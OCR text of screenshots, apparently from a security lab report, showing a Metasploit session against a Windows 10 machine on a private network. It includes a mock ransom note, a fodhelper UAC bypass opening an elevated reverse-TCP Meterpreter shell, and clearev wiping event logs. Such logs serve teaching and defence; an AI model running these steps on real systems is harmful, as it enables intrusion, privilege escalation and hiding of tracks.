

nam@kali: ~
File Actions Edit View Help
Channel 2 created.
Microsoft Windows [Version 10.0.19045.4412]
(c) Microsoft Corporation. All rights reserved.
C:\Users\nam\Downloads>md ransomware
md ransomware
C:\Users\nam\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 624C-7009
Directory of C:\Users\nam\Downloads
06/03/2024 06:44 AM <DIR> .
06/03/2024 06:44 AM <DIR> ..
06/02/2024 08:59 AM 350,144 Firefox Installer.exe
06/03/2024 06:44 AM <DIR> ransomware
06/03/2024 04:22 AM 7,168 WeissmanStudyGuide.exe
06/03/2024 06:36 AM 0 Wireshark 4.2.5 Arm 64.dmg
06/03/2024 06:38 AM 262,144 Wireshark 4.4z2CVguU.2.5 Arm 64.dmg.part
06/03/2024 05:12 AM 86,489,296 Wireshark-4.2.5-x64.exe
5 File(s) 87,108,752 bytes
3 Dir(s) 26,432,831,488 bytes free
C:\Users\nam\Downloads>cd ransomware
cd ransomware
C:\Users\nam\Downloads\ransomware>echo If you don't pay, your encrypted files will be deleted! > warning.txt
echo If you don't pay, your encrypted files will be deleted! > warning.txt
C:\Users\nam\Downloads\ransomware>type warning.txt
type warning.txt
If you don't pay, your encrypted files will be deleted!
C:\Users\nam\Downloads\ransomware>del warning.txt
del warning.txt
C:\Users\nam\Downloads\ransomware>cd ..
cd ..
C:\Users\nam\Downloads>rd ransomware
rd ransomware
The process cannot access the file because it is being used by another process.
C:\Users\nam\Downloads>rd ransomware
rd ransomware
C:\Users\nam\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 624C-7009
Directory of C:\Users\nam\Downloads
06/03/2024 06:46 AM <DIR> .
06/03/2024 06:46 AM <DIR> ..
06/02/2024 08:59 AM 350,144 Firefox Installer.exe
06/03/2024 04:22 AM 7,168 WeissmanStudyGuide.exe
06/03/2024 06:36 AM 0 Wireshark 4.2.5 Arm 64.dmg
06/03/2024 06:38 AM 262,144 Wireshark 4.4z2CVguU.2.5 Arm 64.dmg.part
06/03/2024 05:12 AM 86,489,296 Wireshark-4.2.5-x64.exe
5 File(s) 87,108,752 bytes
2 Dir(s) 26,432,372,736 bytes free
C:\Users\nam\Downloads>



ransomware
File
Home
Share
View
This PC › Downloads › ransomware
Search ransomware
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
warning
6/3/2024 6:45 AM
Text Document
1 KB
warning - Notepad
File Edit Format View Help
If you don't pay, your encrypted files will be deleted!
1 item
1 item selected 59 bytes
Type here to search
34°C
6:45 AM
6/3/2024


5,


nam@kali: ~
File Actions Edit View Help
C:\Users\nam\Downloads\ransomware>cd ..
cd ..
C:\Users\nam\Downloads>rd ransomware
rd ransomware
The process cannot access the file because it is being used by another process.
C:\Users\nam\Downloads>rd ransomware
rd ransomware
C:\Users\nam\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 624C-7009
Directory of C:\Users\nam\Downloads
06/03/2024 06:46 AM <DIR> .
06/03/2024 06:46 AM <DIR> ..
06/02/2024 08:59 AM 350,144 Firefox Installer.exe
06/03/2024 04:22 AM 7,168 WeissmanStudyGuide.exe
06/03/2024 06:36 AM 0 Wireshark 4.2.5 Arm 64.dmg
06/03/2024 06:38 AM 262,144 Wireshark 4.4z2CVguU.2.5 Arm 64.dmg.part
06/03/2024 05:12 AM 86,489,296 Wireshark-4.2.5-x64.exe
5 File(s) 87,108,752 bytes
2 Dir(s) 26,432,372,736 bytes free
C:\Users\nam\Downloads>exit
exit
meterpreter > clearev
[*] Wiping 330 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions -i
Active sessions
Id Name Type Information Connection
1 meterpreter x64/windows DESKTOP-PHMF038\nam @ DESKTOP-PHMF038 192.168.1.20:14618 → 192.168.1.21:50373 (192.168.1.21)
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session ⇒ 1
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.1.20:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 192.168.1.21
[*] Meterpreter session 2 opened (192.168.1.20:4444 → 192.168.1.21:50388) at 2024-06-03 20:48:20 +0700
[*] Cleaining up registry keys ...
meterpreter > clearev
[*] Wiping 332 records from Application...
[*] Wiping 848 records from System...
[*] Wiping 11001 records from Security...
meterpreter >



Computer Management
File Action View Help
Computer Management (Local
System Tools
Task Scheduler
Event Viewer
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Event
Applications and Se
Subscriptions
Shared Folders
Local Users and Groups
Performance
Device Manager
Storage
Disk Management
Services and Applications
Level Date and Time Source Event ID Task Category
Information 6/3/2024 6:49:44 AM Security-SPP 16384 None
Information 6/3/2024 6:49:14 AM Security-SPP 16394 None
Information 6/3/2024 6:42:02 AM SecurityCenter 15 None
Information 6/3/2024 6:42:00 AM SecurityCenter 15 None
Information 6/3/2024 6:38:34 AM Security-SPP 16384 None
Information 6/3/2024 6:38:04 AM Security-SPP 16394 None
Information 6/3/2024 6:36:39 AM CAPI2 4097 None
Information 6/3/2024 6:20:56 AM Security-SPP 16384 None
Information 6/3/2024 6:20:26 AM Security-SPP 16394 None
Information 6/3/2024 6:19:44 AM Security-SPP 16384 None
Information 6/3/2024 6:19:13 AM Security-SPP 16394 None
Information 6/3/2024 6:09:19 AM Security-SPP 16384 None
Information 6/3/2024 6:08:49 AM Security-SPP 16394 None
Information 6/3/2024 5:49:43 AM Security-SPP 16384 None
Information 6/3/2024 5:49:13 AM Security-SPP 16394 None
Information 6/3/2024 5:41:46 AM Security-SPP 16384 None
Information 6/3/2024 5:41:16 AM Security-SPP 16394 None
Information 6/3/2024 5:35:05 AM Security-SPP 16384 None
Information 6/3/2024 5:34:35 AM Security-SPP 16394 None
Information 6/3/2024 5:19:43 AM Security-SPP 16384 None
Information 6/3/2024 5:19:12 AM Security-SPP 16394 None
Information 6/3/2024 5:12:44 AM RestartManager 10001 None
Information 6/3/2024 5:12:44 AM RestartManager 10000 None
Information 6/3/2024 5:12:44 AM RestartManager 10001 None
Information 6/3/2024 5:12:43 AM RestartManager 10000 None
Information 6/3/2024 5:12:44 AM MsiInstaller 1042 None
Information 6/3/2024 5:12:44 AM MsiInstaller 1033 None
Information 6/3/2024 5:12:44 AM MsiInstaller 11707 None
Information 6/3/2024 5:12:44 AM MsiInstaller 1040 None
Information 6/3/2024 5:12:44 AM MsiInstaller 1042 None
Event 16384, Security-SPP
General Details
Successfully scheduled Software Protection service for re-start at 2024-08-01T15:57:44Z. Reason: RulesEngine.
Log Name: Application
Source: Security-SPP
Logged: 6/3/2024 6:49:44 AM
Event ID: 16384
Task Category: None
Level: Information
Keywords: Classic
User: N/A
Computer: DESKTOP-PHMF038
OpCode: Info
More Information: Event Log Online Help
Actions
Application
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Lo...
View
Refresh
Help
Event 16384, Security-SPP
Event Properties
Attach Task To This Eve...
Copy
Save Selected Events...
Refresh
Help
Type here to search
34°C
6:50 AM
6/3/2024

